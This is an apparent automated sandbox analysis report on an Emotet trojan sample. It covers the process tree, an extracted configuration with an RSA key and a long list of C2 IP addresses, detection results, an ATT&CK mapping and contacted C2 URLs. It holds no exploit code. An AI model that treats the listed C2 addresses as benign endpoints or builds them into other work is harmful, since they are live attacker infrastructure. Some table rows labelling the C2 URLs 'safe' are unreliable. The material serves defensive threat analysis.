ID: 356776
Sample Name: MV9tCJw8Xr
Cookbook: default.jbs
Time: 16:27:44
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report MV9tCJw8Xr

Overview


General Information

Sample Name:	MV9tCJw8Xr (renamed file extension from none to exe)
Analysis ID:	356776
MD5:	b12817c1c8ba08..
SHA1:	1f56268ada7ef3e..
SHA256:	61e37534bfb2acb.
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected Emotet
- C2 URLs / IPs found in malware con…
- Changes security center settings (no…
- Drops executables to the windows d…
- Hides that the sample has been dow…
- Machine Learning detection for dropp…
- Antivirus or Machine Learning detec…
- Checks if Antivirus/Antispyware/Fire…
- Connects to several IPs in different …
- Contains capabilities to detect virtua…

Classification



Startup

- **System is w10x64**
- MV9tCJw8Xr.exe (PID: 6552 cmdline: 'C:\Users\user\Desktop\MV9tCJw8Xr.exe' MD5: B12817C1C8BA085A7A82655FBA90E53D)
  - KBDHEB.exe (PID: 6660 cmdline: C:\Windows\SysWOW64\DefaultPrinterProvider\KBDHEB.exe MD5: B12817C1C8BA085A7A82655FBA90E53D)
    - tokenbinding2.exe (PID: 6176 cmdline: 'C:\Windows\SysWOW64\DefaultPrinterProvider\\tokenbinding2.exe' YAQAADwAAABEAGUAZgBhAHUAbAB0AFAAcgBpAG4AdABlAHIAUAByAG8AdgBpAGQAZQByAFwASwBCAEQASABFAEIAAAA= MD5: 13B9D586BB973AC14BFA24E4AE7B24F1)
      - KBDHEB.exe (PID: 3596 cmdline: C:\Windows\SysWOW64\DefaultPrinterProvider\KBDHEB.exe MD5: 13B9D586BB973AC14BFA24E4AE7B24F1)
        - execmodelproxy.exe (PID: 3316 cmdline: C:\Windows\SysWOW64\DscCoreConfProv\execmodelproxy.exe MD5: 13B9D586BB973AC14BFA24E4AE7B24F1)
          - COLORCNV.exe (PID: 5228 cmdline: C:\Windows\SysWOW64\Windows.Graphics.Printing.Workflow.Native\COLORCNV.exe MD5: 13B9D586BB973AC14BFA24E4AE7B24F1)
            - usp10.exe (PID: 5260 cmdline: C:\Windows\SysWOW64\glu32\usp10.exe MD5: 13B9D586BB973AC14BFA24E4AE7B24F1)
              - KBDINTAM.exe (PID: 5392 cmdline: C:\Windows\SysWOW64\dllhst3g\KBDINTAM.exe MD5: 13B9D586BB973AC14BFA24E4AE7B24F1)
                - msrd2x40.exe (PID: 2772 cmdline: C:\Windows\SysWOW64\ndfapi\msrd2x40.exe MD5: 13B9D586BB973AC14BFA24E4AE7B24F1)
                  - MCCSEngineShared.exe (PID: 4804 cmdline: C:\Windows\SysWOW64\kbd101a\MCCSEngineShared.exe MD5: 13B9D586BB973AC14BFA24E4AE7B24F1)
                    - jscript9.exe (PID: 4820 cmdline: C:\Windows\SysWOW64\Chakrathunk\jscript9.exe MD5: 13B9D586BB973AC14BFA24E4AE7B24F1)
                      - wmvdspa.exe (PID: 2304 cmdline: C:\Windows\SysWOW64\ftp\wmvdspa.exe MD5: 13B9D586BB973AC14BFA24E4AE7B24F1)
                        - msvcr100_clr0400.exe (PID: 7028 cmdline: C:\Windows\SysWOW64\FXSXP32\msvcr100_clr0400.exe MD5: 13B9D586BB973AC14BFA24E4AE7B24F1)
                          - catsrvut.exe (PID: 5652 cmdline: C:\Windows\SysWOW64\dhcpcmonitor\catsrvut.exe MD5: 13B9D586BB973AC14BFA24E4AE7B24F1)
                            - mprdim.exe (PID: 1856 cmdline: C:\Windows\SysWOW64\d3dramp\mprdim.exe MD5: 13B9D586BB973AC14BFA24E4AE7B24F1)
- svchost.exe (PID: 6836 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5676 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5532 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4924 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 5452 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 2828 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 4620 cmdline: 'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 1880 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 6152 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6108 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 1352 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 204 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAK0tD7DHdiTSfIU1WweFow3PfGxe/CRZ\n7RfHk7MnaOjnNJew7LHRiqSJHrLuGCM9Hhwr6X6Fo6BovhbAzlkBAKvDbpyms/Eq\nTV9arC8ISLFmyZS1gzLyBcE4wYE3YM5tzQIDAQAB",
  "C2 list": [
    "80.158.59.174:8080",
    "80.158.43.136:80",
    "80.158.3.161:443",
    "80.158.51.209:8080",
    "80.158.35.51:80",
    "80.158.63.78:443",
    "80.158.53.167:80",
    "58.27.215.3:8080",
    "75.127.14.170:8080",
    "198.20.228.9:8080",
    "37.205.9.252:7080",
    "120.51.34.254:80",
    "41.185.29.128:8080",
    "172.105.78.244:8080",
    "175.103.38.146:80",
    "190.164.135.81:80",
    "183.91.3.63:80",
    "109.13.179.195:80",
    "77.74.78.80:443",
    "126.126.139.26:443",
    "58.94.58.13:80",
    "162.144.145.58:8080",
    "197.221.227.78:80",
    "180.148.4.130:8080",
    "203.56.191.129:8080",
    "103.229.73.17:8080",
    "113.203.238.130:80",
    "188.166.220.180:7080",
    "152.32.75.74:443",
    "178.254.36.182:8080",
    "5.2.164.75:80",
    "42.200.96.63:80",
    "202.29.237.113:8080",
    "190.192.39.136:80",
    "103.93.220.182:80",
    "109.99.146.210:8080",
    "187.193.221.143:80",
    "116.202.10.123:8080",
    "46.105.131.68:8080",
    "50.116.78.109:8080",
    "181.59.59.54:80",
    "185.208.226.142:8080",
    "188.80.27.54:80",
    "2.58.16.86:8080",
    "192.241.220.183:8080",
    "95.76.142.243:80",
    "203.153.216.178:7080",
    "157.7.164.178:8081",
    "200.243.153.66:80",
    "195.201.56.70:8080",
    "73.55.128.120:80",
    "190.85.46.52:7080",
    "213.165.178.214:80",
    "143.95.101.72:8080",
    "41.76.213.144:8080",
    "178.33.167.120:8080",
    "201.163.74.203:80",
    "185.142.236.163:443",
    "121.117.147.153:443",
    "190.212.140.6:80",
    "60.108.128.186:80",
    "177.130.51.198:80",
    "54.38.143.245:8080",
    "179.5.118.12:80",
    "109.206.139.119:80",
    "192.210.217.94:8080",
    "85.246.78.192:80",
    "45.239.204.100:80",
    "185.80.172.199:80",
    "91.75.75.46:80",
    "2.82.75.215:80",
    "115.79.195.246:80",
    "190.55.186.229:80",
    "8.4.9.137:8080",
    "91.83.93.103:443",
    "192.163.221.191:8080",
    "117.2.139.117:443",
    "78.90.78.210:80",
    "153.229.219.1:443",
    "110.37.224.243:80"
```

```
    "110.37.224.243:80",
    "115.79.59.157:80",
    "37.46.129.215:8080",
    "5.79.70.250:8080",
    "153.204.122.254:80",
    "74.208.173.91:8080",
    "139.59.61.215:443",
    "119.228.75.211:80",
    "189.123.103.233:80",
    "190.194.12.132:80",
    "223.17.215.76:80",
    "73.100.19.104:80",
    "79.133.6.236:8080",
    "103.80.51.61:8080",
    "172.96.190.154:8080",
    "5.2.246.108:80"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000001C.00000002.442107298.0000000002E30000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000001F.00000002.464467088.0000000002971000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000001A.00000002.428286473.0000000000401000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000001B.00000002.439198093.00000000030A4000.00000004.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000017.00000002.419691301.0000000002B60000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 37 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
32.2.jscript9.exe.400000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
2.2.KBDHEB.exe.5b053f.2.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
30.2.msrd2x40.exe.400000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
22.2.tokenbinding2.exe.400000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
37.2.catsrvut.exe.2ae279e.3.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 69 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

- AV Detection
- Cryptography
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior



- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Compliance:

Uses 32bit PE files

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Emotet

Persistence and Installation Behavior:

Drops executables to the windows directory (C:\Windows) and starts them

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)


Stealing of Sensitive Information:

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command Control
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	Input Capture 2	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress To Transfer 1
Default Accounts	Native API 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Service Discovery 1	Remote Desktop Protocol	Input Capture 2	Exfiltration Over Bluetooth	Encrypted Channel 2
Domain Accounts	Command and Scripting Interpreter 2	Windows Service 1 2	Windows Service 1 2	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Stand Port 1
Local Accounts	Service Execution 1 1	Logon Script (Mac)	Process Injection 1 1	Software Packing 1	NTDS	System Information Discovery 4 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Applic Layer Prot
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Security Software Discovery 1 6 1	SSH	Keylogging	Data Transfer Size Limits	Application Protocol 1
Replication Through Removable Media	Launchd	Rc.common	Rc.common	File Deletion 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1 2	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 1 1	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Proto
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transf Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
MV9tCJw8Xr.exe	66%	Virustotal		Browse
MV9tCJw8Xr.exe	62%	Metadefender		Browse
MV9tCJw8Xr.exe	77%	ReversingLabs	Win32.Trojan.Emotet	
MV9tCJw8Xr.exe	100%	Avira	HEUR/AGEN.1137653	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Windows\SysWOW64\DefaultPrinterProvider\tokenbinding2.exe	100%	Joe Sandbox ML		
C:\Windows\SysWOW64\DefaultPrinterProvider\tokenbinding2.exe	59%	Metadefender		Browse
C:\Windows\SysWOW64\DefaultPrinterProvider\tokenbinding2.exe	93%	ReversingLabs	Win32.Trojan.Emotet	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
32.2.jscript9.exe.298052e.3.unpack	100%	Avira	HEUR/AGEN.1110377		Download File
30.2.msrd2x40.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
22.2.tokenbinding2.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
32.2.jscript9.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.2.KBDHEB.exe.5b053f.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
37.2.catsrvut.exe.2ae279e.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
29.2.KBDINTAM.exe.185279e.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
27.2.COLORCNV.exe.135052e.3.unpack	100%	Avira	HEUR/AGEN.1110377		Download File
31.2.MCCSEngineShared.exe.28b279e.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
29.2.KBDINTAM.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
30.2.msrd2x40.exe.131052e.2.unpack	100%	Avira	HEUR/AGEN.1110377		Download File
34.2.wmvdspa.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.MV9tCJw8Xr.exe.218053f.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
36.2.msvcr100_clr0400.exe.2670000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
26.2.execmodelproxy.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
28.2.usp10.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
32.2.jscript9.exe.298279e.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
34.2.wmvdspa.exe.31b279e.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
26.2.execmodelproxy.exe.2c7052e.2.unpack	100%	Avira	HEUR/AGEN.1110377		Download File
31.2.MCCSEngineShared.exe.2970000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
23.2.KBDHEB.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
30.2.msrd2x40.exe.131279e.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.MV9tCJw8Xr.exe.2181f3f.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
28.2.usp10.exe.2e3279e.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.2.KBDHEB.exe.21d0000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
27.2.COLORCNV.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
23.2.KBDHEB.exe.2b6052e.2.unpack	100%	Avira	HEUR/AGEN.1110377		Download File
1.2.MV9tCJw8Xr.exe.21e0000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
27.2.COLORCNV.exe.135279e.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
34.2.wmvdspa.exe.31b052e.2.unpack	100%	Avira	HEUR/AGEN.1110377		Download File
26.2.execmodelproxy.exe.2c7279e.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
37.2.catsrvut.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
23.2.KBDHEB.exe.2b6279e.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
36.2.msvcr100_clr0400.exe.25b052e.2.unpack	100%	Avira	HEUR/AGEN.1110377		Download File
37.2.catsrvut.exe.2ae052e.2.unpack	100%	Avira	HEUR/AGEN.1110377		Download File
28.2.usp10.exe.2e3052e.2.unpack	100%	Avira	HEUR/AGEN.1110377		Download File
22.2.tokenbinding2.exe.2eb052e.2.unpack	100%	Avira	HEUR/AGEN.1110377		Download File
36.2.msvcr100_clr0400.exe.25b279e.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
31.2.MCCSEngineShared.exe.28b052e.2.unpack	100%	Avira	HEUR/AGEN.1110377		Download File
2.2.KBDHEB.exe.20c4000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
29.2.KBDINTAM.exe.185052e.3.unpack	100%	Avira	HEUR/AGEN.1110377		Download File
22.2.tokenbinding2.exe.2eb279e.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.2.KBDHEB.exe.5b1f3f.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.MV9tCJw8Xr.exe.21c4000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://190.144.18.198/7I6ErDP3TXIbpPVjGt/	0%	Avira URL Cloud	safe	
http://87.106.139.101:8080/LrBFYD0XkeH6Uxd/HqBc9ORyzrNJU/Ah5wivG5/fOm2sJDdlpsjYC5CZe/_o	0%	Avira URL Cloud	safe	
http://87.106.136.232:8080/tykkNBM8k7Mh3VVh/JyRkf2GiuhU/36unp6rB6/	0%	Avira URL Cloud	safe	
http://190.144.18.198/7I6ErDP3TXIbpPVjGt/oM	0%	Avira URL Cloud	safe	
http://87.106.139.101:8080/bU1xHhP1i5jVxZu/xvoUent/AXIzcbqj58Yqx42hBt/dnHR1wy6s3G/hhZqlzS/iQ7q56sdJj	0%	Avira URL Cloud	safe	
http://79.143.178.194:8080/OBOuz0RiXji/d5wQYa4TTiE8mhM/tWmQkXn/eT4anGr2w20EB/5Z2vttar3W/LDWHDNq9fsv2	0%	Avira URL Cloud	safe	
http://87.106.139.101:8080/LrBFYD0XkeH6Uxd/HqBc9ORyzrNJU/Ah5wivG5/fOm2sJDdlpsjYC5CZe/	0%	Avira URL Cloud	safe	
http://87.106.139.101:8080/bU1xHhP1i5jVxZu/xvoUent/AXIzcbqj58Yqx42hBt/dnHR1wy6s3G/hhZqlzS/iQ7q56sdJjtJs1gO/	0%	Avira URL Cloud	safe	
http://87.106.136.232:8080/tykkNBM8k7Mh3VVh/JyRkf2GiuhU/36unp6rB6/l	0%	Avira URL Cloud	safe	
http://87.106.136.232:8080/tykkNBM8k7Mh3VVh/JyRkf2GiuhU/36unp6rB6/e	0%	Avira URL Cloud	safe	
http://87.106.136.232:8080/tykkNBM8k7Mh3VVh/JyRkf2GiuhU/36unp6rB6/u	0%	Avira URL Cloud	safe	
http://87.10AA	0%	Avira URL Cloud	safe	
http://87.10A	0%	Avira URL Cloud	safe	
http://https://dynamic.t	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://87.106.139.101:8080/LrBFYD0XkeH6Uxd/HqBc9ORyzrNJU/Ah5wivG5/fOm2sJDdlpsjYC5CZe/	false	• Avira URL Cloud: safe	unknown
http://87.106.139.101:8080/bU1xHhP1i5jVxZu/xvoUent/AXIzcbqj58Yqx42hBt/dnHR1wy6s3G/hhZqlzS/iQ7q56sdJjtJs1gO/	false	• Avira URL Cloud: safe	unknown

